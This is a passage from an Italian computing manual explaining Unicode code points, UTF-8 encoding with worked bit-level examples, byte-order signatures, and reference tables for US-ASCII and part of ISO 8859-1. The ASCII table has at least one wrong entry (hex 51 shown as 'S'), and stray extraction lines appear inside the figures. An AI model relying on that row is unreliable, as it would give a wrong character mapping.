Il lavoro per la realizzazione dell'insieme di caratteri universale non può partire da zero, per l'esigenza di mantenere qualche forma di compatibilità con il passato (diversamente, non verrebbe nemmeno preso in considerazione). Pertanto, le incongruenze che si possono rilevare sono dovute principalmente a questo motivo: la necessità di riutilizzare gli insiemi di caratteri codificati più importanti già esistenti.

Unicode e ISO 10646 sono due standard compatibili reciprocamente che definiscono un insieme di caratteri codificato particolarmente grande, che poi deve essere trasformato nella forma codificata del carattere prescelta per la sua rappresentazione pratica in unità di codifica. Pertanto, quando di parla di Unicode, o di ISO 10646, senza specificare altro, si pensa generalmente ai punti di codifica e non alla rappresentazione finale.[2]

I primi punti di codifica di questi standard corrispondono esattamente all'ISO 8859-1. Per esempio: #x20 è lo spazio normale; #xA0 è lo spazio non interrompibile; #xAB sono le virgolette angolari aperte; #xBB sono le virgolette angolari chiuse.

Attualmente, l'insieme di caratteri universale utilizza principalmente tre forme codificate del carattere UTF (*Unicode transformation format*): UTF-8, UTF-16 e UTF-32. Ogni forma codificata del carattere del tipo UTF-***n*** rappresenta un punto di codifica come una sequenza di una o più unità di codifica (che a sua volta occupa ***n*** bit), ottenuta attraverso una trasformazione reversibile del valore.

Con questo sistema, i punti di codifica che possono essere rappresentati vanno teoricamente da #x0 a #x7FFFFFFF (in particolare, secondo Unicode si arriva solo fino a #x10FFFF), salvo alcuni valori che sono stati esclusi espressamente. I punti di codifica esclusi più importanti sono #xFFFE e #xFFFF.

Le forme codificate del carattere che utilizzano le unità di codifica più piccole, richiedono l'uso di sequenze multiple di tali unità con maggiore frequenza. Per esempio, si può osservare il caso di UTF-8, in cui l'unità di codifica è il byte (un ottetto): mano a mano che il valore del punto di codifica cresce, è necessario utilizzare più unità di codifica per la sua rappresentazione.

È necessario sottolineare il fatto che i valori che compongono l'insieme dei punti di codifica, non vengono trasferiti tali e quali nella forma codificata, dal momento che ci possono essere delle limitazioni nella rappresentazione.

Allo stato attuale dello sviluppo dell'insieme di caratteri universale, le varie forme codificate del carattere possono utilizzare gli spazi seguenti:

UTF-8	da uno a sei unità di codifica da 8 bit (mentre secondo Unicode, che è più restrittivo dello standard ISO 10646, si hanno al massimo quattro unità);
UTF-16	da uno a due unità di codifica da 16 bit;
UTF-32	attualmente si prevede una sola unità di codifica da 32 bit.

425.3.1 UTF-8

UTF sta per *Unicode transformation format* e significa implicitamente che si tratta di una mappa di trasformazione da punti di codifica Unicode a unità di codifica (è già stato descritto il fatto che il numero che segue la sigla UTF-***n*** indica la dimensione in bit dell'unità di codifica).

In particolare, vale la pena di osservare un po' meglio UTF-8, che è il cardine della transizione verso l'insieme di caratteri universale nei sistemi operativi in cui non è conveniente l'utilizzo di unità di codifica più grandi. In effetti, UTF-8 è un sistema molto complesso per rappresentare simboli di qualunque lingua diversa dall'inglese, perché richiede spesso l'utilizzo di più unità per un solo simbolo.

Le caratteristiche di UTF-8 sono le seguenti:

- i punti di codifica da #x0 a #x7F, corrispondenti in pratica all'ASCII, sono tradotti semplicemente in byte da 00_{16} a $7F_{16}$, esattamente come si fa già con l'ASCII stesso;
- i punti di codifica che vanno da #x80 in su, vengono tradotti in sequenze multiple di byte, ognuno dei quali ha il bit più significativo a uno, così da evitare che i byte da 00_{16} a $7F_{16}$ possano apparire all'interno delle sequenze multiple;
- il primo byte di una sequenza multipla che rappresenta un punto di codifica che vada da #x80 in su, contiene sempre valori nell'intervallo da $C0_{16}$ a FD_{16} e serve a indicare quanti byte vengono utilizzati per rappresentare il carattere;
- i byte di una sequenza multipla che sono successivi al primo contengono valori che vanno da 80_{16} a BF_{16};
- si possono definire sequenze di byte in numero massimo di sei;
- i valori FE_{16} e FF_{16} non sono mai usati.

La tabella 425.6 dovrebbe chiarire meglio il concetto, abbinando i valori dei punti di codifica Unicode alle sequenze di byte con cui possono essere rappresentati. Si osservi che la lettera ***x*** serve a indicare un bit variabile.

Tabella 425.6. Sequenze multi-byte teoriche nell'UTF-8.

da	a	sequenze di ottetti
#x0	#x7F	0*xxxxxxx*
#x80	#x7FF	110*xxxxx* 10*xxxxxx*
#x800	#xFFFF	1110*xxxx* 10*xxxxxx* 10*xxxxxx*
#x10000	#x1FFFFF	11110*xxx* 10*xxxxxx* 10*xxxxxx* 10*xxxxxx*
#x200000	#x3FFFFFF	111110*xx* 10*xxxxxx* 10*xxxxxx* 10*xxxxxx* 10*xxxxxx*
#x4000000	#x7FFFFFFF	1111110*x* 10*xxxxxx* 10*xxxxxx* 10*xxxxxx* 10*xxxxxx* 10*xxxxxx*

Un esempio dovrebbe chiarire ancora meglio il meccanismo. La lettera accentata «è» si rappresenta attraverso il punto di codifica #xE8, che in pratica si può rendere in binario come $1110\ 1000_2$, si traduce in UTF-8 come si vede nella figura 425.7.

Figura 425.7. #xE8 in UTF-8.

1110 1000

si scinde a gruppi di sei bit

11 101000

si inseriscono i bit iniziali secondo lo schema di UTF−8


110000 11	10 101000
primo ottetto	secondo ottetto
1100 0011	1010 1000
$C3_{16}$	$A8_{16}$

Un altro esempio interessante è il punto di codifica #xFEFF ($1111\ 1110\ 1111\ 1111_2$); lo si vede nella figura 425.8.


Figura 425.8. #xFEFF in UTF-8.

1111 1110 1111 1111

si scinde a gruppi di sei bit

1111 111011 111111

si inseriscono i bit iniziali secondo lo schema di UTF−8

1110 1111	10 111011	10 111111
primo ottetto	secondo ottetto	terzo ottetto
1110 1111	1011 1011	1011 1111
EF_{16}	BB_{16}	BF_{16}

Da questo si dovrebbe intendere il passaggio a un numero superiore di byte.

In base al modello di UTF-8, si potrebbero realizzare anche sequenze più lunghe del necessario per rappresentare un punto di codifica. Evidentemente, è compito del software che le genera evitare di sprecare dello spazio inutilmente.

425.3.2 Schema di codifica e firma di riconoscimento

Di fronte a diverse forme codificate del carattere UTF, c'è la necessità di poterle identificare facilmente. Per questo si utilizza una sorta di firma iniziale, costituita in pratica dal punto di codifica #xFEFF, che quando viene trasformato in base allo schema di codifica del carattere, permette anche di controllare se l'ordine dei byte è normale o è stato invertito.

Il punto di codifica #xFEFF viene anche identificato con il nome ZWNBSP, ovvero *Zero width no-break space*; tuttavia, anche se si intende che si tratta di qualcosa di «innocuo» (uno spazio non interrompibile di ampiezza nulla), se è stato inserito come firma iniziale, non va inteso come parte del testo. Questo significa, che i programmi per la gestione di file di testo devono tenere conto che la firma iniziale va tolta prima di fare qualunque elaborazione (si pensi al concatenamento con un comando '`cat`' o simile).

Gli schemi di codifica del carattere riferiti alle forme codificate UTF, si possono precisare aggiungendo delle sigle alla fine del nome UTF-***n***. La tabella 425.9 mostra gli schemi di codifica UTF-***n****, assieme alla firma iniziale (quando questa è prevista).

Tabella 425.9. Schemi di codifica UTF-***n***.

Schema	Firma iniziale	Note
UTF-8	$EFBBBF_{16}$	In condizioni normali è prevista la firma iniziale.
UTF-8N		Si indica esplicitamente l'assenza della firma.
UTF-16		UTF-16 *big-endian* in modo predefinito.
UTF-16	$FEFF_{16}$	UTF-16 *big-endian*.
UTF-16	$FFFE_{16}$	UTF-16 *little-endian*.
UTF-16BE		UTF-16 *big-endian* senza firma.
UTF-16LE		UTF-16 *little-endian* senza firma.
UTF-32		UTF-32 *big-endian* in modo predefinito.
UTF-32	$0000FEFF_{16}$	UTF-32 *big-endian*.
UTF-32	$FFFE0000_{16}$	UTF-32 *little-endian*.
UTF-32BE		UTF-32 *big-endian* senza firma.
UTF-32LE		UTF-32 *little-endian* senza firma.

425.3.3 Tipi di dati nuovi

Si è già accennato al modo in cui un linguaggio di programmazione può gestire i punti di codifica di questo tipo. Tuttavia, non si può dimenticare il passato; così, in tutte le situazioni in cui il «carattere» è implicitamente un intero senza segno a 8 bit, è necessario usare un'altra definizione per i punti di codifica: il ***carattere esteso***, ovvero *wide char*. Nello stesso modo, dovendo parlare di stringhe, se c'è bisogno di chiarire che si tratta di una stringa secondo Unicode o ISO 10646, si parla di ***stringa estesa***, ovvero di *wide string*.

425.4 Apparenza e realtà

La disponibilità di un sistema di codifica che faccia riferimento a un repertorio simbolico molto ampio, risolve tanti problemi del passato in cui era necessario risparmiare. Per esempio, nell'ASCII tradizionale, il trattino è unico (non si distingue la sua lunghezza) ed è anche un segno «meno». Disponendo di un repertorio molto grande, diventa importante utilizzare il simbolo giusto in base al contesto. Per esempio, la lettera latina «A» maiuscola, è diversa dalla lettera greca alfa maiuscola, anche se i due simboli possono avere lo stesso aspetto.

La descrizione che viene abbinata ai punti di codifica serve proprio per questo, in modo da evitare confusione.

Per fare un esempio più convincente, si pensi alla lettera «ß» nell'insieme ISO 8859-1. Il nome abbinato a questa lettera è «LATIN SMALL LETTER SHARP S»; come si legge non si tratta della lettera greca beta, ma di qualcosa di diverso. Per la precisione è un legato che si usa nella lingua tedesca; in mancanza del segno tipografico può essere reso come «ss» (infatti si tratta di una lettera minuscola). Utilizzare questo simbolo al posto della lettera beta sarebbe un errore; infatti, un sistema di composizione o di lettura, potrebbe anche decidere di convertire il segno nella forma semplificata che è appena stata mostrata.

425.5 Riferimenti

- Jukka Korpela, *A tutorial on character code issue*

  ⟨*http://www.cs.tut.fi/~jkorpela/chars.html* ⟩

- *Unicode Home Page*

  ⟨*http://www.unicode.org/* ⟩

- Mark Davis, *Draft Unicode FAQ*

  ⟨*http://www.unicode.org/unicode/faq/* ⟩

- Ken Whistler, Mark Davis, *Unicode Technical Report #17, Character Encoding Model*

  ⟨*http://www.unicode.org/unicode/reports/tr17/* ⟩

- Mark Davis, *Forms of Unicode*

  ⟨*http://www.ibm.com/developerworks/library/utfencodingforms/* ⟩

- C. Weider, C. Preston, K. Simonsen, H. Alvestrand, R. Atkinson, M. Crispin, P. Svanberg, *RFC 2130: The Report of the IAB Character Set Workshop held 29 February - 1 March, 1996*

  ⟨*http://www.ietf.org/rfc/rfc2130.txt* ⟩

- Markus Kuhn, *UTF-8 and Unicode FAQ for UNIX/Linux*

  ⟨*http://www.cl.cam.ac.uk/~mgk25/unicode.html* ⟩

- Radovan Garabík, *Step by step introduction to switching your Debian installation to UTF-8 encoding*

  ⟨*http://melkor.dnp.fmph.uniba.sk/~garabik/debian-utf8/HOWTO/* ⟩

- Bruno Haible, *The Unicode HOWTO*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

- D. Goldsmith, M. Davis, *RFC 2152: UTF-7, a mail-safe transformation format of Unicode*, 1997

  ⟨*http://www.ietf.org/rfc/rfc2152.txt* ⟩

- F. Yergeau, *RFC 2279: UTF-8, a transformation format of ISO 10646*, 1998

  ⟨*http://www.ietf.org/rfc/rfc2279.txt* ⟩

- Indrek Hein, *An online character database*

  ⟨*http://www.eki.ee/letter/* ⟩

[1] Trattando di oggetti grafici astratti, sembra più opportuno parlare di «simboli», piuttosto che di segni; in quanto è la composizione a trasformarli in segni.

[2] In generale, per maggiore chiarezza, i punti di codifica dell'Unicode e di ISO 10646 si indicano nella forma '**U+*nnnn***', oppure '**U-*nnnnnnnn***', dove ***n*** è una cifra esadecimale; ma come è già stato mostrato, qui si usa la notazione '**#x*n***' dell'XML.

Capitolo 426

Esempi di codifica dei caratteri

In questo capitolo si raccolgono le descrizioni di alcuni esempi di insiemi di caratteri codificati e di forme codificate del carattere tradizionali. È il caso di ricordare che nella sezione 428.1 viene descritto il funzionamento del programma di servizio '**`recode`**', specializzato nella conversione dei file di testo.

426.1 ASCII (ISO 646)

L'ASCII è una codifica molto semplice, in cui ogni punto di codifica corrisponde direttamente a un gruppo di 7 bit, inteso come un intero senza segno, senza bisogno di trasformazioni. Sulla base di questa codifica si sono sviluppate molte varianti, soprattutto a 8 bit. Tuttavia, oggi, quando si parla di ASCII si tende a fare riferimento prevalentemente allo standard originale, in cui si utilizzavano valori compresi tra 0 e 127, per rappresentare i quali bastano solo 7 bit. Eventualmente, volendo essere precisi, per fare riferimento all'ASCII tradizionale si può utilizzare la denominazione «US-ASCII».

L'ASCII non si occupa solo di definire la codifica dei segni tipografici, ma include anche dei codici di controllo, ai quali abbina un nome, ma senza potervi attribuire un significato univoco valido in tutti i contesti. Si tratta dei punti di codifica da 0 a 31 e del 127 in decimale (il punto di codifica 32 rappresenta lo spazio normale).

La tabella 426.1 mostra nel dettaglio la codifica ASCII.

Tabella 426.1. US-ASCII (ISO 646). L'ultima colonna si riferisce alla rappresentazione corrispondente nel linguaggio C.

Binario	Esadecimale	Ottale	Decimale	Carattere	<^*x*>	Linguaggio C
00000000_2	00_{16}	000_8	000_{10}	*<NUL>*		\0
00000001_2	01_{16}	001_8	001_{10}	*<SOH>*	*<^a>*	
00000010_2	02_{16}	002_8	002_{10}	*<STX>*	*<^b>*	
00000011_2	03_{16}	003_8	003_{10}	*<ETX>*	*<^c>*	
00000100_2	04_{16}	004_8	004_{10}	*<EOT>*	*<^d>*	
00000101_2	05_{16}	005_8	005_{10}	*<ENQ>*	*<^e>*	
00000110_2	06_{16}	006_8	006_{10}	*<ACK>*	*<^f>*	
00000111_2	07_{16}	007_8	007_{10}	*<BEL>*	*<^g>*	\a
00001000_2	08_{16}	010_8	008_{10}	*<BS>*	*<^h>*	\b
00001001_2	09_{16}	011_8	009_{10}	*<HT>*	*<^i>*	\t
00001010_2	$0A_{16}$	012_8	010_{10}	*<LF>*	*<^j>*	\n
00001011_2	$0B_{16}$	013_8	011_{10}	*<VT>*	*<^k>*	\v
00001100_2	$0C_{16}$	014_8	012_{10}	*<FF>*	*<^l>*	\f
00001101_2	$0D_{16}$	015_8	013_{10}	*<CR>*	*<^m>*	\r
00001110_2	$0E_{16}$	016_8	014_{10}	*<SO>*	*<^n>*	
00001111_2	$0F_{16}$	017_8	015_{10}	*<SI>*	*<^o>*	
00010000_2	10_{16}	020_8	016_{10}	*<DLE>*	*<^p>*	
00010001_2	11_{16}	021_8	017_{10}	*<DC1>*	*<^q>*	
00010010_2	12_{16}	022_8	018_{10}	*<DC2>*	*<^r>*	
00010011_2	13_{16}	023_8	019_{10}	*<DC3>*	*<^s>*	
00010100_2	14_{16}	024_8	020_{10}	*<DC4>*	*<^t>*	
00010101_2	15_{16}	025_8	021_{10}	*<NAK>*	*<^u>*	
00010110_2	16_{16}	026_8	022_{10}	*<SYN>*	*<^v>*	
00010111_2	17_{16}	027_8	023_{10}	*<ETB>*	*<^w>*	
00011000_2	18_{16}	030_8	024_{10}	*<CAN>*	*<^x>*	

Binario	Esadecimale	Ottale	Decimale	Carattere	<^***x***>	Linguaggio C
00011001_2	19_{16}	031_8	025_{10}	*<EM>*	*<^y>*	
00011010_2	$1A_{16}$	032_8	026_{10}	*<SUB>*	*<^z>*	
00011011_2	$1B_{16}$	033_8	027_{10}	*<ESC>*	*<^[>*	
00011100_2	$1C_{16}$	034_8	028_{10}	*<FS>*	*<^\>*	
00011101_2	$1D_{16}$	035_8	029_{10}	*<GS>*	*<^]>*	
00011110_2	$1E_{16}$	036_8	030_{10}	*<RS>*	*<^^>*	
00011111_2	$1F_{16}$	037_8	031_{10}	*<US>*	*<^_>*	
00100000_2	20_{16}	040_8	032_{10}	*<SP>*		
00100001_2	21_{16}	041_8	033_{10}	!		
00100010_2	22_{16}	042_8	034_{10}	"		
00100011_2	23_{16}	043_8	035_{10}	#		
00100100_2	24_{16}	044_8	036_{10}	$		
00100101_2	25_{16}	045_8	037_{10}	%		
00100110_2	26_{16}	046_8	038_{10}	&		
00100111_2	27_{16}	047_8	039_{10}	'		
00101000_2	28_{16}	050_8	040_{10}	(		
00101001_2	29_{16}	051_8	041_{10}	)		
00101010_2	$2A_{16}$	052_8	042_{10}	*		
00101011_2	$2B_{16}$	053_8	043_{10}	+		
00101100_2	$2C_{16}$	054_8	044_{10}	,		
00101101_2	$2D_{16}$	055_8	045_{10}	-		
00101110_2	$2E_{16}$	056_8	046_{10}	.		
00101111_2	$2F_{16}$	057_8	047_{10}	/		
00110000_2	30_{16}	060_8	048_{10}	0		
00110001_2	31_{16}	061_8	049_{10}	1		
00110010_2	32_{16}	062_8	050_{10}	2		
00110011_2	33_{16}	063_8	051_{10}	3		
00110100_2	34_{16}	064_8	052_{10}	4		
00110101_2	35_{16}	065_8	053_{10}	5		
00110110_2	36_{16}	066_8	054_{10}	6		
00110111_2	37_{16}	067_8	055_{10}	7		
00111000_2	38_{16}	070_8	056_{10}	8		
00111001_2	39_{16}	071_8	057_{10}	9		
00111010_2	$3A_{16}$	072_8	058_{10}	:		
00111011_2	$3B_{16}$	073_8	059_{10}	;		
00111100_2	$3C_{16}$	074_8	060_{10}	<		
00111101_2	$3D_{16}$	075_8	061_{10}	=		
00111110_2	$3E_{16}$	076_8	062_{10}	>		
00111111_2	$3F_{16}$	077_8	063_{10}	?		
01000000_2	40_{16}	100_8	064_{10}	@		
01000001_2	41_{16}	101_8	065_{10}	A		
01000010_2	42_{16}	102_8	066_{10}	B		
01000011_2	43_{16}	103_8	067_{10}	C		
01000100_2	44_{16}	104_8	068_{10}	D		
01000101_2	45_{16}	105_8	069_{10}	E		
01000110_2	46_{16}	106_8	070_{10}	F		
01000111_2	47_{16}	107_8	071_{10}	G		
01001000_2	48_{16}	110_8	072_{10}	H		
01001001_2	49_{16}	111_8	073_{10}	I		
01001010_2	$4A_{16}$	112_8	074_{10}	J		
01001011_2	$4B_{16}$	113_8	075_{10}	K		
01001100_2	$4C_{16}$	114_8	076_{10}	L		
01001101_2	$4D_{16}$	115_8	077_{10}	M		
01001110_2	$4E_{16}$	116_8	078_{10}	N		

Binario	Esadecimale	Ottale	Decimale	Carattere	<^x>	Linguaggio C
01001111_2	$4F_{16}$	117_8	079_{10}	O		
01010000_2	50_{16}	120_8	080_{10}	P		
01010001_2	51_{16}	121_8	081_{10}	S		
01010010_2	52_{16}	122_8	082_{10}	R		
01010011_2	53_{16}	123_8	083_{10}	S		
01010100_2	54_{16}	124_8	084_{10}	T		
01010101_2	55_{16}	125_8	085_{10}	U		
01010110_2	56_{16}	126_8	086_{10}	V		
01010111_2	57_{16}	127_8	087_{10}	W		
01011000_2	58_{16}	130_8	088_{10}	X		
01011001_2	59_{16}	131_8	089_{10}	Y		
01011010_2	$5A_{16}$	132_8	090_{10}	Z		
01011011_2	$5B_{16}$	133_8	091_{10}	[		
01011100_2	$5C_{16}$	134_8	092_{10}	\		\\
01011101_2	$5D_{16}$	135_8	093_{10}	]		
01011110_2	$5E_{16}$	136_8	094_{10}	^		
01011111_2	$5F_{16}$	137_8	095_{10}	_		
01100000_2	60_{16}	140_8	096_{10}	‘		
01100001_2	61_{16}	141_8	097_{10}	a		
01100010_2	62_{16}	142_8	098_{10}	b		
01100011_2	63_{16}	143_8	099_{10}	c		
01100100_2	64_{16}	144_8	100_{10}	d		
01100101_2	65_{16}	145_8	101_{10}	e		
01100110_2	66_{16}	146_8	102_{10}	f		
01100111_2	67_{16}	147_8	103_{10}	g		
01101000_2	68_{16}	150_8	104_{10}	h		
01101001_2	69_{16}	151_8	105_{10}	i		
01101010_2	$6A_{16}$	152_8	106_{10}	j		
01101011_2	$6B_{16}$	153_8	107_{10}	k		
01101100_2	$6C_{16}$	154_8	108_{10}	l		
01101101_2	$6D_{16}$	155_8	109_{10}	m		
01101110_2	$6E_{16}$	156_8	110_{10}	n		
01101111_2	$6F_{16}$	157_8	111_{10}	o		
01110000_2	70_{16}	160_8	112_{10}	p		
01110001_2	71_{16}	161_8	113_{10}	q		
01110010_2	72_{16}	162_8	114_{10}	r		
01110011_2	73_{16}	163_8	115_{10}	s		
01110100_2	74_{16}	164_8	116_{10}	t		
01110101_2	75_{16}	165_8	117_{10}	u		
01110110_2	76_{16}	166_8	118_{10}	v		
01110111_2	77_{16}	167_8	119_{10}	w		
01111000_2	78_{16}	170_8	120_{10}	x		
01111001_2	79_{16}	171_8	121_{10}	y		
01111010_2	$7A_{16}$	172_8	122_{10}	z		
01111011_2	$7B_{16}$	173_8	123_{10}	{		
01111100_2	$7C_{16}$	174_8	124_{10}	|		
01111101_2	$7D_{16}$	175_8	125_{10}	}		
01111110_2	$7E_{16}$	176_8	126_{10}	~		
01111111_2	$7F_{16}$	177_8	127_{10}	*<DEL>*		

426.2 ISO 8859-*n*

Le codifiche ISO 8859-*n*, dove *n* è un numero da 1 a 15, rappresentano per il passato l'evoluzione più coerente dell'ASCII, in quanto utilizzano tutte gli stessi punti di codifica iniziali da 0 a 127, corrispondenti esattamente all'ASCII originale.

Come nel caso dell'ASCII, non c'è distinzione tra punto di codifica e forma codificata del carattere; in questa situazione si usano valori fino a 255, attraverso un byte intero.

Le codifiche ISO 8859-*n* introducono altri codici di controllo, nell'intervallo di punti di codifica che va da 128 a 159.

Per quanto riguarda le lingue occidentali, la codifica ISO 8859 più comune è ISO 8859-1, conosciuta anche come ISO Latin 1, che comunque tende a essere rimpiazzata da ISO 8859-15 (ISO Latin 9), in cui si inserisce il simbolo dell'Euro al posto del simbolo di valuta generico.

La tabella 426.2 mostra nel dettaglio la codifica ISO 8859-1. Si tenga presente che nel caso di ISO 8859-15, il punto di codifica 164 viene abbinato al simbolo dell'Euro.

Tabella 426.2. ISO 8859-1.

Ottale	Decimale	Esadecimale	Carattere	Denominazione in inglese
240_8	160_{10}	$A0_{16}$		NO-BREAK SPACE
241_8	161_{10}	$A1_{16}$	¡	INVERTED EXCLAMATION MARK
242_8	162_{10}	$A2_{16}$	¢	CENT SIGN
243_8	163_{10}	$A3_{16}$	£	POUND SIGN
244_8	164_{10}	$A4_{16}$	¤	CURRENCY SIGN
245_8	165_{10}	$A5_{16}$	¥	YEN SIGN
246_8	166_{10}	$A6_{16}$	¦	BROKEN BAR
247_8	167_{10}	$A7_{16}$	§	SECTION SIGN
250_8	168_{10}	$A8_{16}$	¨	DIAERESIS
251_8	169_{10}	$A9_{16}$	©	COPYRIGHT SIGN
252_8	170_{10}	AA_{16}	ª	FEMININE ORDINAL INDICATOR
253_8	171_{10}	AB_{16}	«	LEFT-POINTING DOUBLE ANGLE QUOTATION MARK
254_8	172_{10}	AC_{16}	¬	NOT SIGN
255_8	173_{10}	AD_{16}		SOFT HYPHEN
256_8	174_{10}	AE_{16}	®	REGISTERED SIGN
257_8	175_{10}	AF_{16}	¯	MACRON
260_8	176_{10}	$B0_{16}$	°	DEGREE SIGN
261_8	177_{10}	$B1_{16}$	±	PLUS-MINUS SIGN
262_8	178_{10}	$B2_{16}$	²	SUPERSCRIPT TWO
263_8	179_{10}	$B3_{16}$	³	SUPERSCRIPT THREE
264_8	180_{10}	$B4_{16}$	´	ACUTE ACCENT
265_8	181_{10}	$B5_{16}$	µ	MICRO SIGN
266_8	182_{10}	$B6_{16}$	¶	PILCROW SIGN
267_8	183_{10}	$B7_{16}$	·	MIDDLE DOT
270_8	184_{10}	$B8_{16}$	¸	CEDILLA
271_8	185_{10}	$B9_{16}$	¹	SUPERSCRIPT ONE
272_8	186_{10}	BA_{16}	º	MASCULINE ORDINAL INDICATOR
273_8	187_{10}	BB_{16}	»	RIGHT-POINTING DOUBLE ANGLE QUOTATION MARK
274_8	188_{10}	BC_{16}	¼	VULGAR FRACTION ONE QUARTER
275_8	189_{10}	BD_{16}	½	VULGAR FRACTION ONE HALF
276_8	190_{10}	BE_{16}	¾	VULGAR FRACTION THREE QUARTERS
277_8	191_{10}	BF_{16}	¿	INVERTED QUESTION MARK
300_8	192_{10}	$C0_{16}$	À	LATIN CAPITAL LETTER A WITH GRAVE

Ottale	Decimale	Esadecimale	Carattere	Denominazione in inglese
301_8	193_{10}	$C1_{16}$	Á	LATIN CAPITAL LETTER A WITH ACUTE
302_8	194_{10}	$C2_{16}$	Â	LATIN CAPITAL LETTER A WITH CIRCUMFLEX
303_8	195_{10}	$C3_{16}$	Ã	LATIN CAPITAL LETTER A WITH TILDE
304_8	196_{10}	$C4_{16}$	Ä	LATIN CAPITAL LETTER A WITH DIAERESIS
305_8	197_{10}	$C5_{16}$	Å	LATIN CAPITAL LETTER A WITH RING ABOVE
306_8	198_{10}	$C6_{16}$	Æ	LATIN CAPITAL LETTER AE
307_8	199_{10}	$C7_{16}$	Ç	LATIN CAPITAL LETTER C WITH CEDILLA
310_8	200_{10}	$C8_{16}$	È	LATIN CAPITAL LETTER E WITH GRAVE
311_8	201_{10}	$C9_{16}$	É	LATIN CAPITAL LETTER E WITH ACUTE
312_8	202_{10}	CA_{16}	Ê	LATIN CAPITAL LETTER E WITH CIRCUMFLEX
313_8	203_{10}	CB_{16}	Ë	LATIN CAPITAL LETTER E WITH DIAERESIS
314_8	204_{10}	CC_{16}	Ì	LATIN CAPITAL LETTER I WITH GRAVE
315_8	205_{10}	CD_{16}	Í	LATIN CAPITAL LETTER I WITH ACUTE
316_8	206_{10}	CE_{16}	Î	LATIN CAPITAL LETTER I WITH CIRCUMFLEX
317_8	207_{10}	CF_{16}	Ï	LATIN CAPITAL LETTER I WITH DIAERESIS
320_8	208_{10}	$D0_{16}$	Ð	LATIN CAPITAL LETTER ETH
321_8	209_{10}	$D1_{16}$	Ñ	LATIN CAPITAL LETTER N WITH TILDE
322_8	210_{10}	$D2_{16}$	Ò	LATIN CAPITAL LETTER O WITH GRAVE
323_8	211_{10}	$D3_{16}$	Ó	LATIN CAPITAL LETTER O WITH ACUTE
324_8	212_{10}	$D4_{16}$	Ô	LATIN CAPITAL LETTER O WITH CIRCUMFLEX
325_8	213_{10}	$D5_{16}$	Õ	LATIN CAPITAL LETTER O WITH TILDE
326_8	214_{10}	$D6_{16}$	Ö	LATIN CAPITAL LETTER O WITH DIAERESIS
327_8	215_{10}	$D7_{16}$	×	MULTIPLICATION SIGN
330_8	216_{10}	$D8_{16}$	Ø	LATIN CAPITAL LETTER O WITH STROKE
331_8	217_{10}	$D9_{16}$	Ù	LATIN CAPITAL LETTER U WITH GRAVE
332_8	218_{10}	DA_{16}	Ú	LATIN CAPITAL LETTER U WITH ACUTE
333_8	219_{10}	DB_{16}	Û	LATIN CAPITAL LETTER U WITH CIRCUMFLEX
